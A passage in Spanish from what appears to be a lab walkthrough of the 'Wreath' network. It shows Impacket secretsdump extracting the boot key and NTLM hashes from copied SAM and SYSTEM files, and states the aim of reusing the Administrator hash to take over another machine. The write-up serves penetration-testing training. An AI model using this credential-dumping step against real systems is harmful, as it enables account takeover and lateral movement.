Después de realizar los pasos anteriores, el siguiente procedimiento es emplear la herramienta secretsdump de Impacket para obtener los hashes de usuario contenidos en ambos archivos. Con el hash de administrador obtenido de la máquina con IP .100 en nuestro poder, contamos con una evidencia sólida para intentar obtener acceso root en dicha máquina.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# impacket-secretsdump -sam sam.bak -system system.bak LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
[*] Cleaning up...
```